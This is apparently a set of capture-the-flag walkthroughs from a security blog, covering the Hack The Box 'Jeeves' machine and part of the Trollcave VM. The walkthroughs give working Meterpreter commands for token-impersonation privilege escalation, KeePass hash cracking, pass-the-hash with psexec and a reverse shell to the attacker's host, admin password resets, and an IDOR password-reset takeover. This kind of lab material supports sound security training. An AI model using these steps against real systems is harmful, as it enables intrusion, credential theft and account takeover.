meterpreter > getuid ↵
Server username: JEEVES\kohsuke
meterpreter > getprivs ↵

Enabled Process Privileges
=====
Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Therefore taking help from our previous article “Tally” we executed below commands and successfully gained NT AUTHORITY\SYSTEM permission

```
1 | upload /root/Desktop/RottenPotato/rottenpotato.exe .
2 | load incognito
```

```
3 | execute -Hc -f rottenpotato.exe
4 | impersonate_token "NT AUTHORITY\\SYSTEM"
5 | getuid

meterpreter > upload /root/Desktop/RottenPotato/rottenpotato.exe .
[*] uploading : /root/Desktop/RottenPotato/rottenpotato.exe -> .
[*] uploaded : /root/Desktop/RottenPotato/rottenpotato.exe -> .\rottenpotato.exe
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > execute -Hc -f rottenpotato.exe
Process 3872 created.
Channel 2 created.
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Let me tell you this, that we have solved so many CTF challenges of Hack the Box among them some was framed using Windows Operating system and we always grabbed the user.txt file from inside some a folder that owned by any username and root.txt form inside Administrator folder and both these folders are present inside C:\Users

Similarly, you can observe the same thing here also and might be you got my intention of above said words. So let's grab user.txt file first from inside /kohsuke/Desktop.

COOL!!! We have captured the 1<sup>st</sup> flag.

```
meterpreter > cd ..  
meterpreter > ls ↵  
Listing: C:\Users  
=====  
  
Mode          Size  Type  Last modified      Name  
----          ----  ----  -----  
40777/rwxrwxrwx  8192  dir   2017-11-03 23:07:58 -0400 Administrator  
40777/rwxrwxrwx  0     dir   2015-10-30 04:09:33 -0400 All Users  
40555/r-xr-xr-x  0     dir   2017-10-25 16:42:54 -0400 Default  
40777/rwxrwxrwx  0     dir   2015-10-30 04:09:33 -0400 Default User  
40777/rwxrwxrwx  8192  dir   2017-11-05 21:17:11 -0500 DefaultAppPool  
40555/r-xr-xr-x  4096  dir   2017-10-25 16:46:45 -0400 Public  
100666/rw-rw-rw- 174   fil   2015-10-30 03:21:27 -0400 desktop.ini  
40777/rwxrwxrwx  8192  dir   2017-11-03 23:19:10 -0400 kohsuke  
  
meterpreter > cd kohsuke ↵  
meterpreter > cd Desktop ↵  
meterpreter > ls  
Listing: C:\Users\kohsuke\Desktop  
=====  
  
Mode          Size  Type  Last modified      Name  
----          ----  ----  -----  
100666/rw-rw-rw- 282   fil   2017-11-03 23:15:51 -0400 desktop.ini  
100444/r--r--r--  32    fil   2017-11-03 23:22:51 -0400 user.txt  
  
meterpreter > cat user.txt ↵  
e3232272596fb47950d59c4cf1e7066a
```

Then we go for root.txt file, BUT it was a little bit tricky to get the root.txt file. Because the author has hide root.txt file by using some ADS technique (Windows Alternate Data Streams) and to grab that file, you can execute below commands.

```
1 | cd Administrator  
2 | cd Desktop  
3 | ls-al  
4 | cat hm.txt  
5 | dir /R  
6 | more < hm.txt:root.txt
```

```
meterpreter > cd Administrator ↵
meterpreter > cd Desktop ↵
meterpreter > ls -la
Listing: C:\Users\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100666/rw-rw-rw-  797   fil   2017-11-08 09:05:18 -0500 Windows 10 Update Assistant.lnk
100666/rw-rw-rw-  282   fil   2017-11-03 22:03:17 -0400 desktop.ini
100444/r--r--r--  36    fil   2017-12-24 02:51:10 -0500 hm.txt

meterpreter > cat hm.txt ↵
The flag is elsewhere. Look deeper.
meterpreter > shell ↵
Process 1728 created.
Channel 6 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>dir /R ↵
dir /R
Volume in drive C has no label.
Volume Serial Number is BE50-B1C9

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>        .
11/08/2017  10:05 AM    <DIR>        ..
12/24/2017  03:51 AM            36 hm.txt
                           34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM            797 Windows 10 Update Assistant.lnk
                           2 File(s)       833 bytes
                           2 Dir(s)     7,378,563,072 bytes free
```

Hurray!! R flag with dir command discloses root.txt file and We successfully completed the 2<sup>nd</sup> task.

```
C:\Users\Administrator\Desktop>more < hm.txt:root.txt:$DATA ↵
more < hm.txt:root.txt:$DATA
afbc5bd4b615a60648cec41c6ac92530
```

## 2<sup>nd</sup> Method

When you have fresh meterpreter session 1 then move into **/document** directory and download **CEH.kdbx** file. Here also we took help from our previous article TALLY.

```
meterpreter > cd Documents ↵
meterpreter > ls
Listing: C:\Users\kohsuke\Documents
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100666/rw-rw-rw- 2846  fil   2017-09-18 13:43:17 -0400 CEH.kdbx
40777/rwxrwxrwx    0    dir   2017-11-03 22:50:40 -0400 My Music
40777/rwxrwxrwx    0    dir   2017-11-03 22:50:40 -0400 My Pictures
40777/rwxrwxrwx    0    dir   2017-11-03 22:50:40 -0400 My Videos
100666/rw-rw-rw-  402   fil   2017-11-03 23:15:51 -0400 desktop.ini

meterpreter > download CEH.kdbx /root/Desktop ↵
[*] Downloading: CEH.kdbx -> /root/Desktop/CEH.kdbx
[*] Downloaded 2.78 KiB of 2.78 KiB (100.0%): CEH.kdbx -> /root/Desktop/CEH.kdbx
[*] download : CEH.kdbx -> /root/Desktop/CEH.kdbx
meterpreter > 
```

Now run the python script that extracts a HashCat/john crackable hash from KeePass 1.x/2.X databases.

```
1 | python keepass2john.py CEH.kdbx > passkey
```

Next, we have used John the ripper for decrypting the content of “passkey” with help of the following command.

```
1 | john --format=KeePass --wordlist=/usr/share/wordlists/rockyou.txt passkey
```


so we found the master key “moonshine1” for keepass2 which is an application used for hiding passwords of your system then you need to install it (keepass2) using the following command.

```
1 | apt-get install keepass2 -y
```

```
root@kali:~/Desktop# python keepass2john.py CEH.kdbx > passkey ↵
root@kali:~/Desktop# john --format=KeePass --wordlist=/usr/share/wordlists/rockyou.txt passkey ↵
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
Press 'g' or Ctrl-C to abort, almost any other key for status
moonshine1      (CEH)
1g 0:00:00:54 DONE (2018-05-20 13:49) 0.01838g/s 1010p/s 1010c/s 1010C/s moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


After installing, run the below command and submit “moonshine1” in the field of the master key.

```
1 | keepass2 tim.kdbx
```



Inside CEH we found so many credential, we copied all password from here and past into a text file and got few password and one NTLM hash value:

aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00



```
1 | use exploit/windows/smb/psexec
2 | msf exploit(windows/smb/psexec) > set rhost 10.10.10.63
3 | msf exploit(windows/smb/psexec) > set smbuser administrator
4 | msf exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435
5 | msf exploit(windows/smb/psexec) > set lport 8888
6 | msf exploit(windows/smb/psexec) > exploit
```

Awesome!!! We have meterpreter session 2 with proper NT AUTHORITY\SYSTEM permission, now use above steps to get the root.txt file.

**Note:** we have rebooted the target's VM before starting 2<sup>nd</sup> method.

```
msf > use exploit/windows/smb/psexec ↵
msf exploit(windows/smb/psexec) > set rhost 10.10.10.63
rhost => 10.10.10.63
msf exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
smbpass => aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
msf exploit(windows/smb/psexec) > set lport 8888
lport => 8888
msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.28:8888
[*] 10.10.10.63:445 - Connecting to the server...
[*] 10.10.10.63:445 - Authenticating to 10.10.10.63:445 as user 'administrator'...
[*] 10.10.10.63:445 - Selecting PowerShell target
[*] 10.10.10.63:445 - Executing the payload...
[+] 10.10.10.63:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.28:8888
[*] 10.10.10.63:445 - Connecting to the server...
[*] 10.10.10.63:445 - Authenticating to 10.10.10.63:445 as user 'administrator'...
[*] Sending stage (179779 bytes) to 10.10.10.63
[*] Meterpreter session 2 opened (10.10.14.28:8888 -> 10.10.10.63:49687) at 2018-05-20 14:00:38 -0400
[*] 10.10.10.63:445 - Selecting PowerShell target
[*] 10.10.10.63:445 - Executing the payload...
[+] 10.10.10.63:445 - Service start timed out, OK if running a command or non-service executable...

meterpreter > getuid ↵
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

At the time when you have fresh meterpreter session2 (via psexec) then execute the following command to enable remote desktop service in victim's machine.

```
1 | run getgui -e
2 | shell
```


Now we have victim's command prompt with administrator privilege thus we can change User administrator password directly by using net user command.

**net user administrator 123**

```
       a <opt> - the username of the user to add.  
meterpreter > run getgui -e ↵  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.  
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]  
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos_perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*]     RDP is disabled; enabling it ...  
[*] Setting Terminal Services service startup mode  
[*]     The Terminal Services service is not set to auto, changing it to auto ...  
[*]     Opening port in local firewall if necessary  
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgu  
meterpreter > shell ↵  
Process 3900 created.  
Channel 3 created.  
Microsoft Windows [Version 10.0.10586]  
(c) 2015 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>net user administrator 123  
net user administrator 123  
The command completed successfully.  
  
C:\Windows\system32>
```

Now open a new terminal in your Kali Linux and type **rdesktop 10.10.10.63** command to access remote desktop services of victim's machine and after that submit credential **administrator: 123** for login.

BOOOOOM!!! Look at the screen of our victim, now let's grab the root flag and enjoy this GUI mode.



Finding user.txt is quite easy you can try by your own. To grab root.txt flag open the CMD prompt and type following command ad done above.

```
1 | dir /R  
2 | more < hm.txt:root.txt
```

Enjoy Hacking!!!!

The screenshot shows a Windows command prompt window titled "rdesktop - 10.10.10.63". The window displays the following command and its output:

```
Administrator: C:\Windows\system32\cmd.exe
11/08/2017 10:05 AM    <DIR>      ..
12/24/2017 03:51 AM      36 hm.txt
11/08/2017 10:05 AM    797 Windows 10 Update Assistant.lnk
  2 File(s)        833 bytes
  2 Dir(s)   7,464,665,088 bytes free

C:\Users\Administrator\Desktop>dir /R
Volume in drive C has no label.
Volume Serial Number is BE50-B1C9

Directory of C:\Users\Administrator\Desktop

11/08/2017 10:05 AM    <DIR>      .
11/08/2017 10:05 AM    <DIR>      ..
12/24/2017 03:51 AM      36 hm.txt:root.txt:$DATA
  34 hm.txt:root.txt:$DATA
11/08/2017 10:05 AM    797 Windows 10 Update Assistant.lnk
  2 File(s)        833 bytes
  2 Dir(s)   7,464,652,800 bytes free

C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```

The command `more < hm.txt:root.txt` was run to display the contents of the file `hm.txt` which contained the password `afbc5bd4b615a60648cec41c6ac92530`. This password is highlighted with a red box.

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

## Hack the Trollcave VM (Boot to Root)

Hello friends! Today we are going to take another CTF challenge known as **Trollcave**. The credit for making this vm machine goes to “David Yates” and it is another boot to root challenge in which our goal is to gain root access and capture the flag to complete the challenge. You can download this VM from [here](#).

### Penetrating Methodology

- Network Scanning (Nmap, netdiscover)
- Information gathering:
- Examining Web Application framework (Ruby on Rails)
- Mutable User IDs from 1 to 17 to confirm King's page for superadmin's Account
- Abusing Rails default directory for password reset (Google)
- Exploiting IDOR to reset Password for King's Account
- Login into superadmin console (King's account)
- Explore file manger tab and enable uploading option
- Generate SSH RSA key without password
- Upload RSA key
- Pwn tty shell by ssh login
- Kernel privilege escalation (searchsploit)
- Encode exploit with base 64
- Transfer in victim's machine and decode it.
- Run the kernel exploit and Gain root access
- Capture the flag and Finished the challenge

**Let's Breach!!!**

Let's start with getting to know the IP of VM (Here, I have it at 192.168.1.124 but you will have to find your own)

### netdiscover

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.111	88:b1:11:75:26:87	9	540	Intel Corporate
192.168.0.8	58:00:e0:94:cf:df	1	60	Liteon Technology Corporation
192.168.1.1	60:e2:9c:cb:b6:2a	1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.102	e0:fa:fc:cb:27	1	60	Universal Global Scientific Indust
192.168.1.109	74:d7:11:11:be:7a	1	60	GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.115	fc:02:4e:5a:a4:e9	1	60	GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.116	fc:aa:1a:1a:a4:e8	1	60	GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.119	00:50:10:72:e0:29	1	60	VMware, Inc.
192.168.1.124	08:00:20:c:be:78	1	60	PCS Systemtechnik GmbH
192.168.1.137	00:0c:cc:03:2a	1	60	VMware, Inc.
192.168.1.110	58:00:18:4:cf:df	1	60	Liteon Technology Corporation
192.168.1.112	14:2d:1e:8:c1:07	1	60	Hon Hai Precision Ind. Co.,Ltd.
192.168.1.113	3c:fa:1f:1:c6:ec	1	60	HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.114	14:2d:7:8:c1:07	1	60	Hon Hai Precision Ind. Co.,Ltd.
192.168.1.118	14:2d:7:8:c1:07	1	60	Hon Hai Precision Ind. Co.,Ltd.

Now let's move towards enumeration in context to identify running services and open of victim's machine by using the most popular tool Nmap.


```
1 | nmap -A 192.168.1.124
```

Awesome!! Nmap has dumped the details of services running on open port 22 and 80.

```
root@kali:~# nmap -A 192.168.1.124 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-16 04:19 EDT
Nmap scan report for 192.168.1.124
Host is up (0.014s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
| ssh-hostkey:
|   2048 4b:ab:d7:2e:58:74:aa:86:28:dd:98:77:2f:53:d9:73 (RSA)
|   256 57:5e:f4:77:b3:94:91:7e:9c:55:26:30:43:64:b1:72 (ECDSA)
|_  256 17:4d:7b:04:44:53:d1:51:d2:93:e9:50:e0:b2:20:4c (ED25519)
80/tcp    open  http     nginx 1.10.3 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Trollcave
MAC Address: 08:00:27:9C:BE:78 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, L
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  14.21 ms  192.168.1.124
```

Knowing port 80 is open in victim's network I preferred to explore his IP in a browser. At first glance, we saw three tabs Home, login and Register.



[www.hackingarticles.in](http://www.hackingarticles.in)

# TROLLCAVE

*"God himself cannot hack this website." --  
dragon, site admin*

[Home](#)   [Log in](#)   [Register](#)

The page features a prominent red and white triangular warning sign with a black silhouette of a troll walking towards the right. Below the sign, the word "TROLL" is written in large, bold, black capital letters. A horizontal line of text at the bottom left reads: "God himself cannot hack this website." -- dragon, site admin. At the very bottom, there are three green links: "Home", "Log in", and "Register".

Then we scroll down the page and look at Ruby gem and found that this site is based on Ruby on rails. And on the right side we saw two categories i.e. **Online users** and **Newest users**, when we click on “xer” a new web page gets opened.

Trollcave x +  
◀ i ↻ | 192.168.1.124 | ⟳ ✖ Search

ed keys **Welcome  
to the  
TrollCave!**

[www.hackingarticles.in](http://www.hackingarticles.in)

by King

The Trollcave is a community blogging website for people with a sense of humour. As long as you're not an idiot, we're very friendly. Registration is free, so what are you waiting for?...



**Online users**

cooldude89

**Newest users**

xer

onlyme

anybodyhome

From its URL we perceived that user **xer** has user ID **17** and hence there must be any user between user ID 1 to 17.

The screenshot shows a web browser window titled "Trollcave". The address bar displays the URL "192.168.1.124/users/17". The page content is a user profile for "xer". At the top, there is a quote: "*'God himself cannot hack this website.'* -- dragon, site admin". Below the quote are navigation links: "Home", "Log in", and "Register". A watermark or logo for "www.hackingarticles.in" is overlaid across the center of the page. The main title of the profile is "xer's page". Below the title, it says "Member | 35 hits | 0 blogs | 2 comments | PM". To the right of the profile, there are two sections: "Online users" (listing "cooldude89") and "Newest users" (listing "xer").

So we manually replace id 17 from id 1 and found King's page which was for superadmin account.

The screenshot shows a web browser window titled "Trollcave". The address bar displays the URL "192.168.1.124/users/1". The page content includes a header "King's page", a bio for "Superadmin" (15 hits, 1 blog, 1 comment, PM), and a post by "King" titled "Welcome to the TrollCave!". The sidebar lists "Online users" (cooldude89) and "Newest users" (xer, onlyme, anybodyhome). A watermark "www.hackingarticles.in" is visible across the page.

## King's page

**Superadmin** | 15 hits | 1 blog |  
1 comment | PM

Authoriz  
ed keys

# Welcome to the TrollCave!

by King

**Online users**

cooldude89

**Newest users**

xer  
onlyme  
anybodyhome

At its home page we read the post password reset by coderguy, represented by ruby gem for rail password reset and from Google we found default directory for password reset for reset. So we explored [http://192.168.1.124/password\\_resets/new](http://192.168.1.124/password_resets/new) and obtained password reset form. Very first we try to reset superadmin password but unfortunately get failed, BUT successfully got the link for xer password reset.

## PasswordResets#new

Username

---

Yeah!! It was Pretty Good to see a link for xer password reset, then we have copied that link.

1 | [http://192.168.1.124/password\\_resets/edit.dphWuziPVk6ELBIQ0P-poQ?name=x](http://192.168.1.124/password_resets/edit.dphWuziPVk6ELBIQ0P-poQ?name=x)



[www.hackingarticles.in](http://www.hackingarticles.in)

Reset email sent. http://192.168.1.124  
/password\_resets  
/edit.axwxJkeCxwoUzzVIL5k1sw?name=xer

**Online users**

cooldude89

And past the copied link in URL, then swap name=xer from king as given below, later entered a new password for superadmin (king), it is known as IDOR.

1 | [http://192.168.1.124/password\\_resets/edit.dphWuziPVk6ELBIQ0P-poQ?name=k](http://192.168.1.124/password_resets/edit.dphWuziPVk6ELBIQ0P-poQ?name=k)

Well!!! On executing URL; it gives a message “password reset successfully” and then we logged in superadmin account.

The screenshot shows a web browser window with the title "Trollcave". The URL in the address bar is ".24/password\_resets/edit.axwxJkeCxwoUzzVlL5k1sw?name=King". The main content area displays a "Reset Password" form with fields for "Password" and "Password confirmation", both containing masked input. Below the form is a "Reset password" button. To the right of the form, there are two sections: "Online users" listing "cooldude89" and "Newest users" listing "xer", "onlyme", and "anybodyhome".

# Reset Password

Password

••••••••••

Password confirmation

•••••••••|

Reset password


**Online users**

cooldude89

**Newest users**

xer  
onlyme  
anybodyhome

Yippee!!! Finally, we logged in as superadmin and access admin console, we saw many tabs and apparently click on file manager.



Here we saw enable file upload option, and we enabled it so that we can upload any backdoor whenever we need to upload that.

Enable file upload

[www.hackingarticles.in](http://www.hackingarticles.in)



Enable registration



Account activation type

Thus we start from uploading PHP backdoor but failed to upload, similarly, we tried so many backdoors such as ruby, C shell and many more but get failed each time. After so many attempts we successfully upload ssh RSA file.

